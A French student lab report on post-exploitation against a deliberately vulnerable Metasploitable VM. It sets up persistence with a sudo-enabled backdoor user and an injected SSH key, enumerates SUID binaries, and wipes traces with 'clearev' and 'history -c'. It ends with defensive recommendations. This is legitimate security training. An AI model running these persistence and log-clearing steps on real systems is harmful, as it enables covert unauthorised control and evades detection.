RAPPORT DE TP3-4 : MAINTIEN D'ACCÈS ET POST-EXPLOITATION

Dans le cadre de ce TP j'ai du utilise metaploitable a la place de ubuntu car il est plus vulnérable. Je tiens a précisé qu'il n'y a pas la partie sur Windows car je n'ai pas pu avoir un accès à distance sur Windows (confer TP3-2).

1. Introduction


L'objectif de ce TP est de simuler la phase de post-exploitation après une intrusion réussie. Une fois l'accès initial obtenu via Metasploit, il s'agit de transformer cet accès temporaire en un accès durable (persistance) tout en observant les privilèges du système et en restant discret. Une fois à l'intérieur de metaploitable :

2. Partie 1 — Création d'un accès persistant sur Linux

2.1 Création d'un utilisateur de secours

Pour ne pas dépendre de la faille initiale, j'ai créé un nouvel utilisateur nommé backupadmin.

- Commande utilisée : adduser backupadmin
- Configuration : Mot de passe configuré sur 123. Les informations complémentaires ont été validées pour finaliser la création dans la base /etc/passwd.



2.2 Élévation de privilèges (Groupe Sudo)

Pour que cet utilisateur puisse administrer la machine, je l'ai ajouté au groupe des « sudoers ».

Commande utilisée : usermod -aG sudo backupadmin

Vérification : La commande groups backupadmin confirme l'appartenance au groupe sudo.

```
dolynyangou@kali: ~
[+] 192.168.56.40:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.56.30:4444 -> 192.168.56.40:52302) at
2026-04-27 13:43:29 +0200

meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > shell
Process 5551 created.
Channel 1 created.
whoami
root
adduser backupadmin
Adding user `backupadmin' ...
Adding new group `backupadmin' (1003) ...
Adding new user `backupadmin' (1003) with group `backupadmin' ...
Creating home directory `/home/backupadmin' ...
Copying files from `/etc/skel' ...
Enter new UNIX password: 123
Retype new UNIX password: 123
passwd: password updated successfully
Changing the user information for backupadmin
Enter the new value, or press ENTER for the default
        Full Name []: dolma
        Room Number []:
```

2. Partie 2 — Mise en place d'un accès distant via SSH

L'objectif est de permettre une connexion sécurisée sans avoir à utiliser de mot de passe, ce qui est plus discret et efficace.

3.1 Génération des clés sur Kali

Sur ma machine d'attaque, j'ai généré une paire de clés RSA.

- Commande : ssh-keygen

3.2 Injection de la clé publique

J'ai copié ma clé publique vers la machine cible pour autoriser ma machine Kali.

- Commande : ssh-copy-id backupadmin@192.168.56.40

3.3 Test de connexion persistant

La connexion s'effectue désormais sans demande de mot de passe.

- Commande : ssh backupadmin@192.168.56.40

4. Partie 3 — Observation et élévation de privilèges

4.1 Vérification des droits Sudo

Une fois connecté, j'ai vérifié quelles commandes l'utilisateur peut exécuter avec les droits root.


- Commande : sudo -l

- Observation : L'utilisateur possède les droits (ALL) ALL, lui permettant de prendre le contrôle total du système.

4.2 Recherche de fichiers SUID

J'ai listé les fichiers possédant le bit SUID, qui s'exécutent avec les privilèges du propriétaire (souvent root).

- Commande : find / -perm -4000 2>/dev/null



- Analyse : La présence de binaires comme /usr/bin/passwd ou /bin/ping est normale, mais d'autres fichiers pourraient servir de vecteurs d'escalade de privilèges.

5. Partie 4 — Nettoyage et discrétion

5.1 Gestion des sessions

Dans la console Metasploit, j'ai vérifié les vecteurs de communication ouverts.

- Commande : sessions
- Analyse : Cela permet de garder une vue d'ensemble sur les accès maintenus.

5.2 Effacement des traces

Pour éviter d'être détecté par un administrateur système via les fichiers journaux (logs), j'ai utilisé les outils de nettoyage.

- Action : Sous Meterpreter, la commande clearev a été utilisée pour vider les journaux d'événements.
- Action manuelle : Dans le shell Linux, j'ai utilisé history -c pour effacer l'historique des commandes tapées.

6. Analyse des risques et mesures de sécurité

Ce TP démontre que la compromission ne s'arrête pas à l'intrusion. Le véritable danger réside dans la capacité de l'attaquant à rester dans le système.

Mesures de prévention proposées :

- Surveillance des comptes : Auditer régulièrement la liste des utilisateurs (/etc/passwd) et des groupes sudo.
- Restriction SSH : Désactiver la connexion root par SSH et limiter l'utilisation des clés SSH à des utilisateurs spécifiques et connus.
- Analyse de logs : Utiliser un serveur de logs centralisé et sécurisé pour empêcher un attaquant d'effacer ses traces localement.

Conclusion

Les manipulations effectuées ont permis de transformer une vulnérabilité logicielle en un accès administratif permanent. Cette phase est critique en entreprise car elle permet l'exfiltration de données sur le long terme.